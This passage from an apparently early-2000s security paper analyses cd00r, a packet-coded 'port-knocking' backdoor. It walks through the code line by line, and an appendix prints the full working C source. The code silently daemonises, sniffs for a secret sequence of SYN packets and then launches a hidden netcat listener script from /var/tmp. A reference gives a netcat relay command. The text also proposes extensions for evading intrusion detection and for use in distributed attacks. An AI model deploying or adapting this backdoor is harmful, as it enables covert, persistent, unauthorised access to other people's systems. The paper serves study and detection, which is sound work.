290.                 printf ("Packet is not IPv4 - continue
   loop\n");
291.                 continue;
292.         }
```

In line 287, the whole packet captured (pdata) is now transformed into the structure of an IP packet (iphdr) as shown previously in lines 44-56. The version variable is then checked (in lines 288-292) to ensure it is an IP v4 packet and if it is not, cd00r loops for the next packet.

```
293.     /* make it TCP */
294.         tcp=(struct tcphdr *)(pdata+ETHLENGTH+((unsigned
   char)ip->ihl*4));

295.     /* FLAG check's - see rfc793 */
296.     /* if it isn't a SYN packet, continue */
297.     if (!(ntohs(tcp->rawflags)&0x02)) {
298.         printf ("Packet is not a SYN packet - continue
   loop\n");
299.         continue;
300.     }

301.     /* if it is a SYN-ACK packet, continue */
302.     if (ntohs(tcp->rawflags)&0x10) {
303.           printf ("Packet is a SYN-ACK packet - continue
   loop\n");
304.           continue;
305.     }
```

The next step is to check the packet as a TCP packet. The packet data (pdata) is again transformed into a TCP format structure (tcphdr) as defined in lines 57-66 above in line 294 and returned as 'tcp'.

In lines 295-300, the 'rawflags' variable in the 'tcp' structure is logically ANDed to the hex value of the SYN packet (0x02) and if the result of the AND operation is NOT zero, then cd00r loops and looks for the next packet as tcp does not contain a SYN-flagged packet.

Similarly, in lines 301 –305, the 'rawflags' variable is checked against the value of a SYN-ACK packet to ensure it is not a SYN-ACK-flagged packet. If it is, cd00r loops for the next packet.

In the full source code listing, there then follows in lines 306 – 323 the checks performed on the packet if the CDR_ADDRESS constant had been declared so cd00r would only accept packets from that address. In our example in this paper, we are not using this functionality, so we include it for completeness in the source code listing, but it is not discussed here.

```
324.    if (ntohs(tcp->dest_port)==cports[actport]) {
325.           #ifdef DEBUG
326.                  printf("Port %d is good as code part
   %d\n",ntohs(tcp->dest_port),actport);
327.           #endif DEBUG

342.           /* it is the rigth port ... take the next one
343.              or was it the last ??*/
344.           if ((++actport)==cportcnt) {
345.                  /* BINGO */
346.                  cdr_open_door();
347.                  actport=0;
348.           } /* ups... some more to go */
```

```
349.     } else {
353.          continue;
354.     }
358.     } /* end of main loop */
```

The last code fragment in the main loop checks the destination port of the packet against the next port expected (the value in the array cports[] at position actport) (line 324). If this port is the last port to be collected (line 344 where the counters are matched up we first met in lines 179-211), then the cdr_open_door procedure is called which will start up the netcat listener (line 346).

If it is not the last packet in the cports[] array, then a continue is called and the next packet is looked at. However, the port counter variable (actport) has been incremented in line 344, so we are now looking for the next port number listed in the cports[] array.

The cdr_open_door Procedure

```
104.     errorcode = execl("/var/tmp/ncl.sh","ncl.sh",(char *) 0);
```

The **cdr_open_door** procedure simply executes the netcat listener using the execl call via calling a shell script hidden in /var/tmp. The execl call requires a series of arguments to be presented to it via a list of arguments (*args) terminated by a NULL character signaling the end of the arguments and returns a POSIX-compliant error code which is printed if DEBUG mode is turned on when compiling cd00r.

Extension of cd00r

Cd00r demonstrates an extremely useful technique for potentially user-level, non-promiscuous listening on ports practically invisible to the normal checks a sysadmin or network admin would perform to look for anomalies.

As shown in this document, it has widespread potential for use as part of a Trinoo-style distributed attack – it secures against other hackers using it by allowing for only one source address to send messages to activate it, but also flies past networks IDS by having very simple, single packets being sent from the source to a number of random ports (IDS's typically look for a sequence of packets being sent to a destination over several ports or to the same port on multiple systems).

Cd00r could be used both for attack and defense. People often wrestle with having to put systems in vulnerable parts of the network or the internet and come up with expensive VPN-based solutions or dedicated network connections and firewalls to manage them. As author cites [14] as an example in his text, management ports could be disguised using cdoor (e.g. only activate sshd via cdoor).

This paper clearly demonstrates by the analysis of the cd00r source code that the concept

can be simply extended to receive UDP or ICMP packets using the libpcap library. There is then great potential that any vulnerabilities in firewalls that will allow a sequence of packets of some formation in over TCP, UDP or ICMP will allow control over cd00r.

Another future extension to remove the possibility of detection by IDS engines would be to have cd00r implement a one-time system for passcodes. After activation and use, an interface could be built in for cd00r to return to a dormant state and start listening on an entirely different set of ports and source addresses. These passcodes would only be known to the attacker and would remove the predictability required by the IDS.

Appendix – Full Source Code Listing

```
1. /* cdoor.c
2. packet coded backdoor
3. *
4. FX of Phenoelit <fx@phenoelit.de>
5. http://www.phenoelit.de/
6. (c) 2k
7. *
8. $Id: cd00r.c,v 1.3 2000/06/13 17:32:24 fx Exp fx $
9. *
10.      *
11.      /* the interface tp "listen" on */
12.      #define CDR_INTERFACE           "eth1"

13.      /* the address to listen on. Comment out if not desired
14.      /* #define CDR_ADDRESS          "192.168.1.1"  */

15.      /* the code ports.*/
16.      #define CDR_PORTS               { 5000,5010,4000,4020,00
   }

17.      /* To use resets, define CDR_CODERESET */
18.      /*#define CDR_CODERESET */

19.      /* If you like to open the door from different addresses
20.      (e.g. to confuse an IDS), don't define this.
21.      If defined, all SYN packets have to come from the same
22.      address. Use this when not defining CDR_CODERESET.
23.      */
24.      /* #define CDR_SENDER_ADDR "10.1.1.2"i */

25.      #define CDR_NOISE_COMMAND       "noi"


26.      /*********************************************************
   *************/
27.      #include <stdio.h>
28.      #include <stdlib.h>
29.      #include <string.h>
30.      #include <unistd.h>
31.      #include <signal.h>
32.      #include <netinet/in.h>        /* for IPPROTO_bla consts
   */
33.      #include <sys/socket.h>        /* for inet_ntoa() */
34.      #include <arpa/inet.h>         /* for inet_ntoa() */
35.      #include <netdb.h>             /* for gethostbyname() */
36.      #include <sys/types.h>         /* for wait() */
37.      #include <sys/wait.h>          /* for wait() */

38.      #include <pcap.h>
39.      #include <net/bpf.h>

40.      #include <errno.h>             /* for errno - error code
   returning from execv call in open_port */
```

```
41.     #define ETHLENGTH       14
42.     #define IP_MIN_LENGTH   20
43.     #define CAPLENGTH       98



44.     struct iphdr {
45.     u_char  ihl:4,          /* header length */
46.     version:4;               /* version */
47.     u_char  tos;            /* type of service */
48.     short   tot_len;        /* total length */
49.     u_short id;             /* identification */
50.     short   off;            /* fragment offset field */
51.     u_char  ttl;            /* time to live */
52.     u_char  protocol;       /* protocol */
53.     u_short check;          /* checksum */
54.     struct  in_addr saddr;
55.     struct  in_addr daddr;  /* source and dest address */
56.     };

57.     struct tcphdr {
58.     unsigned short int      src_port;
59.     unsigned short int      dest_port;
60.     unsigned long int       seq_num;
61.     unsigned long int       ack_num;
62.     unsigned short int      rawflags;
63.     unsigned short int      window;
64.     long int                crc_a_urgent;
65.     long int                options_a_padding;
66.     };

67.     /* the ports which have to be called (by a TCP SYN
   packet), before cd00r opens */
68.     unsigned int    cports[] = CDR_PORTS;
69.     int             cportcnt = 0;

70.     /* which is the next required port ? */
71.     int             actport = 0;

72.     #ifdef CDR_SENDER_ADDR
73.     /* some times, looking at sender's address is desired.
74.     If so, sender's address is saved here */
75.     struct in_addr  sender;
76.     #endif CDR_SENDER_ADDR


77.     void cdr_open_door(void) {

78.     /* Include the arguments to the startup of netcat - the
   setup of the relay */
79.     char        *args[] = {"-q",NULL};
80.     int         errorcode = 99;
81.     #ifdef DEBUG
82.             printf("Entered the cdr_open_door code\n");
83.     #endif DEBUG
84.     switch (fork()) {
85.             case -1:
```

```
86.             #ifdef DEBUG
87.                     printf("fork() failed ! \n");
88.             #endif DEBUG
89.             return;
90.             case 0:
91.     /* To prevent zombies (inetd-zombies look quite stupid)
   we                              do a second fork() */
92.             switch (fork()) {
93.                     case -1: _exit(0);
94.                     case 0: /*that's fine */
95.                     break;
96.                     default: _exit(0);
97.             }
98.             break;
99.             default:
100.            wait(NULL);
101.            return;
102.    }

103.    /* could probably do error handling more elegantly using
   switch statement like the fork above */
104.    errorcode = execl("/var/tmp/ncl.sh","ncl.sh",(char *) 0);
105.
106.
107.
108.
109.
110.
111.    #ifdef DEBUG
112.            printf("Strange return code %i from execvp()
   representing an execve error of %s
   !\n",errorcode,strerror(errno));
113.    #endif DEBUG
114.    exit (0);

115.    }


116.    /* error function for pcap lib */
117.    void capterror(pcap_t *caps, char *message) {
118.    pcap_perror(caps,message);
119.    exit (-1);
120.    }

121.    /* signal counter/handler */
122.    void signal_handler(int sig) {
123.    /* the ugly way ... */
124.    _exit(0);
125.    }

126.    void *smalloc(size_t size) {
127.    void        *p;

128.    if ((p=malloc(size))==NULL) {
129.    exit(-1);
130.    }
131.    memset(p,0,size);
132.    return p;
```

```
133.     }


134.     /* general rules in main():
135.     - errors force an exit without comment to keep the
   silence
136.     - errors in the initialization phase can be displayed by
   a
137.     command line option
138.     */
139.     int main (int argc, char **argv) {

140.         /* variables for the pcap functions */
141.         #define CDR_BPF_PORT    "port "
142.         #define CDR_BPF_ORCON   " or "
143.         char                pcap_err[PCAP_ERRBUF_SIZE];
144.         /* buffer for pcap errors */
145.         pcap_t              *cap;

146.         /* capture handler */
147.         bpf_u_int32         network,netmask;
148.         struct pcap_pkthdr  *phead;
149.         struct bpf_program  cfilter;

150.         /* the compiled filter */
151.         struct iphdr        *ip;
152.         struct tcphdr       *tcp;
153.         u_char              *pdata;         /* for filter
   compilation */
154.         char                *filter;
155.         char                portnum[6];

156.         /* command line */
157.         int                 cdr_noise = 0;
158.         /* the usual int i */
159.         int                 i;
160.         /* for resolving the CDR_ADDRESS */
161.         #ifdef CDR_ADDRESS
162.             struct hostent      *hent;
163.         #endif CDR_ADDRESS



164.         /* check for the one and only command line argument
   */
165.         if (argc>1) {
166.            if (!strcmp(argv[1],CDR_NOISE_COMMAND))
167.                cdr_noise++;
168.            else
169.                exit (0);
170.            }

171.         /* resolve our address - if desired */
172.         #ifdef CDR_ADDRESS
173.            if ((hent=gethostbyname(CDR_ADDRESS))==NULL) {
174.                if (cdr_noise)
175.                   fprintf(stderr,"gethostbyname() failed\n");
176.                exit (0);
```

```
177.            }
178.         #endif CDR_ADDRESS

179.         /* count the ports our user has #defined */
180.         while (cports[cportcnt++]);
181.               cportcnt--;
182.         #ifdef DEBUG
183.               printf("%d ports used as code\n",cportcnt);
184.         #endif DEBUG

185.         /* to speed up the capture, we create an filter
   string to compile. For this, we check if the first port is
   defined and create it's filter,then we add the others */

186.         if (cports[0]) {
187.            memset(&portnum,0,6);
188.            sprintf(portnum,"%d",cports[0]);
189.            filter=(char *) smalloc (strlen (CDR_BPF_PORT)+
   strlen(portnum)+1);
190.            strcpy(filter,CDR_BPF_PORT);
191.            strcat(filter,portnum);
192.            } else {
193.                if (cdr_noise)
194.                    fprintf(stderr,"NO port code\n");
195.                exit (0);
196.            }

197.         /* here, all other ports will be added to the filter
   string */

198.         for (i=1;i<cportcnt;i++) {
199.            if (cports[i]) {
200.                  memset(&portnum,0,6);
201.                  sprintf(portnum,"%d",cports[i]);
202.                  if ((filter=(char *)realloc(filter,
                           strlen(filter)+
                           strlen(CDR_BPF_PORT)+
                           strlen(portnum)+
                           strlen(CDR_BPF_ORCON)+1))
                         ==NULL) {
203.                    if (cdr_noise)
204.                         fprintf(stderr,"realloc() failed\n");
205.                    exit (0);
206.                  }
207.                  strcat(filter,CDR_BPF_ORCON);
208.                  strcat(filter,CDR_BPF_PORT);
209.                  strcat(filter,portnum);
210.            }
211.         }

212.         #ifdef DEBUG
213.                printf("DEBUG: '%s'\n",filter);
214.         #endif DEBUG

215.     /* initialize the pcap 'listener' */
216.         if
   (pcap_lookupnet(CDR_INTERFACE,&network,&netmask,pcap_err)!=0) {
217.              if (cdr_noise)
```

```
218.                 fprintf(stderr,"pcap_lookupnet:
   %s\n",pcap_err);
219.             exit (0);
220.         }

221.         #ifdef DEBUG
222.                printf("DEBUG: have initialized the pcap
   listener\n");
223.         #endif DEBUG

224.     /* open the 'listener' */
225.         if ((cap=pcap_open_live(CDR_INTERFACE,CAPLENGTH,
226.                         0,  /*not in promiscuous mode*/
227.                         0,  /*no timeout */
228.                         pcap_err))==NULL) {
229.             if (cdr_noise)
230.                fprintf(stderr,"pcap_open_live:
   %s\n",pcap_err);
231.             exit (0);
232.         }

233.     /* now, compile the filter and assign it to our capture
   */
234.         if (pcap_compile(cap,&cfilter,filter,0,netmask)!=0) {
235.               if (cdr_noise)
236.                   capterror(cap,"pcap_compile");
237.               exit (0);
238.         }
239.         if (pcap_setfilter(cap,&cfilter)!=0) {
240.               if (cdr_noise)
241.                   capterror(cap,"pcap_setfilter");
242.               exit (0);
243.         }

244.     /* the filter is set - let's free the base string*/
245.     free(filter);
246.     /* allocate a packet header structure */
247.         phead=(struct pcap_pkthdr *)smalloc(sizeof(struct
   pcap_pkthdr));

248.     /* register signal handler */
249.         signal(SIGABRT,&signal_handler);
250.         signal(SIGTERM,&signal_handler);
251.         signal(SIGINT,&signal_handler);

252.     /* if we don't use DEBUG, let's be nice and close the
   streams */
253.         #ifndef DEBUG
254.                fclose(stdin);
255.                fclose(stdout);
256.                fclose(stderr);
257.         #endif DEBUG

258.     /* go daemon */
259.         switch (i=fork()) {
260.             case -1:
261.                 if (cdr_noise)
262.                     fprintf(stderr,"fork() failed\n");
```

```
263.                 exit (0);
264.                 break;      /* not reached */
265.             case 0:
266.                 /* I'm happy */
267.                 break;
268.             default:
269.                 exit (0);
270.         }
271.         #ifdef DEBUG
272.              printf ("Made it to main loop\n");
273.         #endif DEBUG

274.     /* main loop */
275.         for(;;) {

276.     /* if there is no 'next' packet in time, continue loop */
277.         if ((pdata=(u_char *)pcap_next(cap,phead))==NULL) {
278.                 /*printf ("No next packet in time - continue
   loop\n");*/
279.                 continue;
280.         }

281.     /* if the packet is to small, continue loop */
282.         if (phead->len<=(ETHLENGTH+IP_MIN_LENGTH)) {
283.                 printf ("Packet is too small - continue
   loop\n");
284.                 continue;
285.         }

286.     /* make it an ip packet */
287.         ip=(struct iphdr *)(pdata+ETHLENGTH);

288.     /* if the packet is not IPv4, continue */
289.         if ((unsigned char)ip->version!=4) {
290.                printf ("Packet is not IPv4 - continue
   loop\n");
291.                continue;
292.         }

293.     /* make it TCP */
294.         tcp=(struct tcphdr *)(pdata+ETHLENGTH+((unsigned
   char)ip->ihl*4));

295.     /* FLAG check's - see rfc793 */
296.     /* if it isn't a SYN packet, continue */
297.     if (!(ntohs(tcp->rawflags)&0x02)) {
298.         printf ("Packet is not a SYN packet - continue
   loop\n");
299.         continue;
300.     }

301.     /* if it is a SYN-ACK packet, continue */
302.     if (ntohs(tcp->rawflags)&0x10) {
303.           printf ("Packet is a SYN-ACK packet - continue
   loop\n");
304.           continue;
305.     }
```

```
306.     #ifdef CDR_ADDRESS
307.           /* if the address is not the one defined above, let
   it be */
308.           if (hent) {
309.                   #ifdef DEBUG
310.                         if (memcmp(&ip->daddr,hent-
   >h_addr_list[0],hent->h_length)) {
311.                         printf("Destination address
   mismatch\n");
312.                         continue;
313.                         }
314.                   #else
315.                         if (memcmp(&ip->daddr,hent-
   >h_addr_list[0],hent->h_length))
316.                         continue;
317.                   #endif DEBUG
318.           }
319.     #endif CDR_ADDRESS


320.     #ifdef DEBUG
321.            printf ("It is a correct packet, so go on to look
   to see if it is one of our good ports\n");
322.     #endif DEBUG
323.     /* it is one of our ports, it is the correct destination
and it is a genuine SYN packet - let's see if it is the RIGHT port
*/
324.     if (ntohs(tcp->dest_port)==cports[actport]) {
325.           #ifdef DEBUG
326.                 printf("Port %d is good as code part
   %d\n",ntohs(tcp->dest_port),actport);
327.           #endif DEBUG


328.           #ifdef CDR_SENDER_ADDR
329.           /* check if the sender is the same */
330.                 if (actport==0) {
331.                         memcpy(&sender,&ip->saddr,4);
332.                 } else {
333.                         if (memcmp(&ip->saddr,&sender,4)) {
   /* sender is different */
334.                                 actport=0;
335.                                 #ifdef DEBUG
336.                                      printf("Sender
   mismatch\n");
337.                                 #endif DEBUG
338.                                 continue;
339.                         }
340.                 }
341.           #endif CDR_SENDER_ADDR


342.           /* it is the rigth port ... take the next one
343.              or was it the last ??*/
344.           if ((++actport)==cportcnt) {
345.                 /* BINGO */
346.                 cdr_open_door();
347.                 actport=0;
```

```
348.            } /* ups... some more to go */
349.      } else {
350.            #ifdef CDR_CODERESET
351.                  actport=0;
352.            #endif CDR_CODERESET
353.            continue;
354.      }
355.            #ifdef DEBUG
356.                  printf ("End of loop\n");
357.            #endif DEBUG
358.      } /* end of main loop */

359.      /* this is actually never reached, because the
   signal_handler() does the
360.      exit.
361.      */
362.      return 0;
363.      }
```

References

[1] Clemens, Jonathan. "Knark: Linux Kernel Subversion" 2000. URL: http://www.sans.org/newlook/resources/IDFAQ/knark.htm.

[2] Curry, David A. "Unix Systems Programming" Publisher: O'Reilly. A good reference text for socket programming.

[3] Fyodor (pseud). "Use of illegal TCP flags in network scanning" .URL: http://www.insecure.org/nmap-fingerprinting-article.html

[4] Northcutt, Cooper, Fearnow and Frederick. "Intrusion Signatures and Analysis" New Riders, 2001. A good survey of the use of Out-Of-Spec packets exists in Chapter 17.

[5] L0pht. "Anti-Sniff". URL: http:// www.l0pht.com. A passive network sniffer detector .

[6] Fyodor (pseud). "Nmap - a network mapping toolkit". URL: http://www.insecure.org/nmap.

[7] See the README.linux file in the libpcap distribution for more details of the packet protocol implementation. http://www-nrg.ee.lbl.gov/

[8] McCanne, S., and Jacobson, V. "The BSD Packet Filter: A New Architecture for User-level Packet Capture". Proceedings of the 1993 Winter USENIX Technical Conference (San Diego, CA, Jan 1993) USENIX.URL: http://www-nrg.ee.lbl.gov/nrg-papers.html

[9] Roesch, Marty. "Snort – A packet sniffer and network intrusion detection system". URL: http://www.snort.org.

[10] Netcat relay – You can obtain netcat from http://packetstorm.securify.com/UNIX/netcat/nc110.tgz. A netcat relay is configured to receive packets on one port and relay these to another machine out of (possibly) another port. You invoke netcat as follows for this configuration: nc –l –p <source port> | nc <destination address> <destination port number>.

[11] Further reference articles on netcat configuration for proxying and other anonymity-obtaining configurations can be found at http://packetstorm.securify.com/UNIX/netcat/

[12] lipbcap - http://rpmfind.net/linux/RPM/PLD//PLD-1.0/i386/PLD/RPMS//libpcap-0.6.2-1.i386.html - tested with version 0.6.2-1 of libpcap installed. This is supplied as an rpm package, so install using rpm –i libpcap-0.6.2-1.rpm.

[13] Noordegraf, Alex. Solaris Fingerprinting Database – Sun Microsystems – URL: http://www.sun.com/blueprints/tools/fingerprint_license.html

[14] FX of Phenoelit (pseud.) "cdoor.c – a packet coded backdoor". URL: http://www.phenoelit.de